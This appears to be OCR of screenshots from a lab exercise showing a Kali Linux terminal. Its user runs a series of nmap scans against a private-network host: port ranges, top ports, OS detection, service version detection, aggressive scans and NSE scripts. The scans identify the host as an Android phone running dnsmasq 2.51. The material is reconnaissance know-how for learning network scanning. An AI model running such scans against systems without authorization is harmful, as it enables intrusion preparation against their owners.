

root@kali: /home/kali
File Actions Edit View Help
┌──(root㉿kali)-[/home/kali]
└─# nmap --send-ip 192.168.43.12
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:01 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.13 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap --send-ip 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:02 EDT
Nmap scan report for 192.168.43.1
Host is up (0.011s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
53/tcp open domain
MAC Address: 0A:25:25:05:40:FA (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -F 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:02 EDT
Nmap scan report for 192.168.43.1
Host is up (0.0093s latency).
Not shown: 99 closed tcp ports (reset)
PORT STATE SERVICE
53/tcp open domain
MAC Address: 0A:25:25:05:40:FA (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21-25,80,135,239 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:03 EDT
Nmap scan report for 192.168.43.1
Host is up (0.012s latency).
PORT STATE SERVICE
21/tcp closed ftp
22/tcp closed ssh
23/tcp closed telnet
24/tcp closed priv-mail
25/tcp closed smtp
80/tcp closed http
135/tcp closed msrpc
239/tcp closed unknown
MAC Address: 0A:25:25:05:40:FA (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -p ftp,http* 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:03 EDT



Text Editor
Simple Text Editor
root@kali: /home/kali
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21-25,80,135,239 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:03 EDT
Nmap scan report for 192.168.43.1
Host is up (0.012s latency).
PORT   STATE SERVICE
21/tcp closed ftp
22/tcp closed ssh
23/tcp closed telnet
24/tcp closed priv-mail
25/tcp closed smtp
80/tcp closed http
135/tcp closed msrpc
239/tcp closed unknown
MAC Address: 0A:25:25:05:40:FA (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -p ftp,http* 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:03 EDT
Nmap scan report for 192.168.43.1
Host is up (0.0069s latency).
PORT   STATE SERVICE
21/tcp closed ftp
80/tcp closed http
280/tcp closed http-mgmt
443/tcp closed https
591/tcp closed http-alt
593/tcp closed http-rpc-epmap
4180/tcp closed httpx
8000/tcp closed http-alt
8008/tcp closed http
8080/tcp closed http-proxy
8443/tcp closed https-alt
8990/tcp closed http-wmap
8991/tcp closed https-wmap
MAC Address: 0A:25:25:05:40:FA (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -p '*' 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:04 EDT
Nmap scan report for 192.168.43.1
Host is up (0.0090s latency).
Not shown: 8349 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp   open domain



/home/kali
root@kali: /home/kali
File Actions Edit View Help
┌──(root㉿kali)-[/home/kali]
└─# nmap -p '*' 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:04 EDT
Nmap scan report for 192.168.43.1
Host is up (0.0090s latency).
Not shown: 8349 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp   open domain
50019/tcp open unknown
MAC Address: 0A:25:25:05:40:FA (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 3.28 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap --top-ports 10 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:04 EDT
Nmap scan report for 192.168.43.1
Host is up (0.011s latency).
PORT   STATE SERVICE
21/tcp   closed ftp
22/tcp   closed ssh
23/tcp   closed telnet
25/tcp   closed smtp
80/tcp   closed http
110/tcp closed pop3
139/tcp closed netbios-ssn
443/tcp closed https
445/tcp closed microsoft-ds
3389/tcp closed ms-wbt-server
MAC Address: 0A:25:25:05:40:FA (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -r 10 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:05 EDT
Nmap scan report for 192.168.43.1
Host is up (0.018s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open domain
MAC Address: 0A:25:25:05:40:FA (Unknown)
Nmap done: 2 IP addresses (1 host up) scanned in 3.59 seconds
┌──(root㉿kali)-[/home/kali]
└─# sudo nmap -o 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:05 EDT
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.04 seconds



Firefox ESR
Browse the World Wide Web
root@kali: /home/kali
┌──(root㉿kali)-[/home/kali]
└─# nmap -r 10 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:05 EDT
Nmap scan report for 192.168.43.1
Host is up (0.018s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open domain
MAC Address: 0A:25:25:05:40:FA (Unknown)
Nmap done: 2 IP addresses (1 host up) scanned in 3.59 seconds
┌──(root㉿kali)-[/home/kali]
└─# sudo nmap -o 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:05 EDT
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.04 seconds
┌──(root㉿kali)-[/home/kali]
└─# sudo nmap -O 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:05 EDT
Nmap scan report for 192.168.43.1
Host is up (0.018s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open domain
MAC Address: 0A:25:25:05:40:FA (Unknown)
Device type: phone
Running: Google Android 5.X|6.X|7.X, Linux 3.X
OS CPE: cpe:/o:google:android:5 cpe:/o:google:android:6 cpe:/o:google:android:7 cpe:/o:linux:linux_kernel:3
OS details: Android 5.0 - 7.0 (Linux 3.4 - 3.10)
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.04 seconds
┌──(root㉿kali)-[/home/kali]
└─# sudo nmap -O --osscan-guess 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:06 EDT
Nmap scan report for 192.168.43.1
Host is up (0.011s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open domain
MAC Address: 0A:25:25:05:40:FA (Unknown)
Device type: phone
Running: Google Android 5.X|6.X|7.X, Linux 3.X
OS CPE: cpe:/o:google:android:5 cpe:/o:google:android:6 cpe:/o:google:android:7 cpe:/o:linux:linux_kernel:3
OS details: Android 5.0 - 7.0 (Linux 3.4 - 3.10)
Network Distance: 1 hop



Text Editor
Simple Text Editor
root@kali: /home/kali
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.02 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:06 EDT
Nmap scan report for 192.168.43.1
Host is up (0.011s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
53/tcp open domain dnsmasq 2.51
MAC Address: 0A:25:25:05:40:FA (Unknown)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.94 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV --version-trace 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:07 EDT
PORTS: Using top 1000 ports found open (TCP:1000, UDP:0, SCTP:0)
-------------- Timing report --------------
  hostgroups: min 1, max 100000
  rtt-timeouts: init 1000, min 100, max 10000
  max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
  parallelism: min 0, max 0
  max-retries: 10, host-timeout: 0
  min-rate: 0, max-rate: 0
NSE: Using Lua 5.3.
NSE: Arguments from CLI:
NSE: Loaded 45 scripts for scanning.
Packet capture filter (device eth0): arp and arp[18:4] = 0x080027DB and arp[22:2] = 0x966A
Overall sending rates: 14.50 packets / s, 609.02 bytes / s.
mass_rdns: Using DNS server 192.168.43.1
mass_rdns: Using DNS server 2409:4089:1189:f829::6a
mass_rdns: 0.01s 0/1 [#: 2, OK: 0, NX: 0, DR: 0, SF: 0, TR: 1]
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Packet capture filter (device eth0): dst host 192.168.43.210 and (icmp or icmp6 or ((tcp) and (src host 192.168.43.1)))
Overall sending rates: 2584.42 packets / s, 113714.48 bytes / s.
NSOCK INFO [0.8960s] nsock_iod_new2(): nsock_iod_new (IOD #1)
NSOCK INFO [0.8960s] nsock_connect_tcp(): TCP connection requested to 192.168.43.1:53 (IOD #1) EID 8
NSOCK INFO [0.9110s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 8 [192.168.43.1:53]
Service scan sending probe NULL to 192.168.43.1:53 (tcp)
NSOCK INFO [0.9110s] nsock_read(): Read request from IOD #1 [192.168.43.1:53] (timeout: 6000ms) EID 18
NSOCK INFO [6.9160s] nsock_trace_handler_callback(): Callback: READ TIMEOUT for EID 18 [192.168.43.1:53]
Service scan sending probe DNSVersionBindReqTCP to 192.168.43.1:53 (tcp)
NSOCK INFO [6.9170s] nsock_write(): Write request for 32 bytes to IOD #1 EID 27 [192.168.43.1:53]
NSOCK INFO [6.9170s] nsock_read(): Read request from IOD #1 [192.168.43.1:53] (timeout: 5000ms) EID 34
NSOCK INFO [6.9170s] nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 27 [192.168.43.1:53]
NSOCK INFO [6.9510s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 34 [192.168.43.1:53] (1 bytes): .


Firefox ESR
Browse the World Wide Web
root@kali: /home/kali
NSE: Loaded 45 scripts for scanning.
Packet capture filter (device eth0): arp and arp[18:4] = 0x080027DB and arp[22:2] = 0x966A
Overall sending rates: 14.50 packets / s, 609.02 bytes / s.
mass_rdns: Using DNS server 192.168.43.1
mass_rdns: Using DNS server 2409:4089:1189:f829::6a
mass_rdns: 0.01s 0/1 [#: 2, OK: 0, NX: 0, DR: 0, SF: 0, TR: 1]
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Packet capture filter (device eth0): dst host 192.168.43.210 and (icmp or icmp6 or ((tcp) and (src host 192.168.43.1)))
Overall sending rates: 2584.42 packets / s, 113714.48 bytes / s.
NSOCK INFO [0.8960s] nsock_iod_new2(): nsock_iod_new (IOD #1)
NSOCK INFO [0.8960s] nsock_connect_tcp(): TCP connection requested to 192.168.43.1:53 (IOD #1) EID 8
NSOCK INFO [0.9110s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 8 [192.168.43.1:53]
Service scan sending probe NULL to 192.168.43.1:53 (tcp)
NSOCK INFO [0.9110s] nsock_read(): Read request from IOD #1 [192.168.43.1:53] (timeout: 6000ms) EID 18
NSOCK INFO [6.9160s] nsock_trace_handler_callback(): Callback: READ TIMEOUT for EID 18 [192.168.43.1:53]
Service scan sending probe DNSVersionBindReqTCP to 192.168.43.1:53 (tcp)
NSOCK INFO [6.9170s] nsock_write(): Write request for 32 bytes to IOD #1 EID 27 [192.168.43.1:53]
NSOCK INFO [6.9170s] nsock_read(): Read request from IOD #1 [192.168.43.1:53] (timeout: 5000ms) EID 34
NSOCK INFO [6.9170s] nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 27 [192.168.43.1:53]
NSOCK INFO [6.9510s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 34 [192.168.43.1:53] (1 bytes): .
NSOCK INFO [6.9520s] nsock_read(): Read request from IOD #1 [192.168.43.1:53] (timeout: 4965ms) EID 42
NSOCK INFO [6.9560s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 42 [192.168.43.1:53] (56 bytes): 7.....version.bind.....dnsmasq-2.51
Service scan match (Probe DNSVersionBindReqTCP matched with DNSVersionBindReq line 12485): 192.168.43.1:53 is domain. Version: |dnsmasq|2.51|
NSOCK INFO [6.9560s] nsock_iod_delete(): nsock_iod_delete (IOD #1)
NSE: Script scanning 192.168.43.1.
NSE: Starting runlevel 1 (of 2) scan.
NSE: Starting runlevel 2 (of 2) scan.
Nmap scan report for 192.168.43.1
Host is up (0.0096s latency).
Scanned at 2022-07-01 05:07:21 EDT for 6s
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE VERSION
53/tcp open domain dnsmasq 2.51
MAC Address: 0A:25:25:05:40:FA (Unknown)
Final times for host: srtt: 9600 rttvar: 575 to: 100000
Read from /usr/bin/../share/nmap: nmap-mac-prefixes nmap-payloads nmap-service-probes nmap-services.
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.00 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:07 EDT
Nmap scan report for 192.168.43.1
Host is up (0.013s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE VERSION
53/tcp open domain dnsmasq 2.51
| dns-nsid:
|_ bind.version: dnsmasq-2.51
MAC Address: 0A:25:25:05:40:FA (Unknown)



Terminal Emulator
Use the command line
root@kali: /home/kali
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:07 EDT
Nmap scan report for 192.168.43.1
Host is up (0.013s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE VERSION
53/tcp open domain dnsmasq 2.51
| dns-nsid:
|_ bind.version: dnsmasq-2.51
MAC Address: 0A:25:25:05:40:FA (Unknown)
Device type: phone
Running: Google Android 5.X|6.X|7.X, Linux 3.X
OS CPE: cpe:/o:google:android:5 cpe:/o:google:android:6 cpe:/o:google:android:7 cpe:/o:linux:linux_kernel:3
OS details: Android 5.0 - 7.0 (Linux 3.4 - 3.10)
Network Distance: 1 hop
TRACEROUTE
HOP RTT ADDRESS
1 12.99 ms 192.168.43.1
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.83 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -sR 192.168.43.1
WARNING: -sR is now an alias for -sV and activates version detection as well as RPC scan.
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:08 EDT
Nmap scan report for 192.168.43.1
Host is up (0.013s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE VERSION
53/tcp open domain dnsmasq 2.51
MAC Address: 0A:25:25:05:40:FA (Unknown)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.94 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -script banner.nse 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:08 EDT
┌──(root㉿kali)-[/home/kali]
└─# nmap --script banner.nse 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:09 EDT
Nmap scan report for 192.168.43.1
Host is up (0.015s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
53/tcp open domain
MAC Address: 0A:25:25:05:40:FA (Unknown)


Firefox ESR
Browse the World Wide Web
root@kali: /home/kali
Nmap done: 1 IP address (1 host up) scanned in 15.81 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap --script 'http-*' 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:09 EDT
Pre-scan script results:
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
Nmap scan report for 192.168.43.1
Host is up (0.012s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open domain
MAC Address: 0A:25:25:05:40:FA (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 14.91 seconds
┌──(root㉿kali)-[/home/kali]
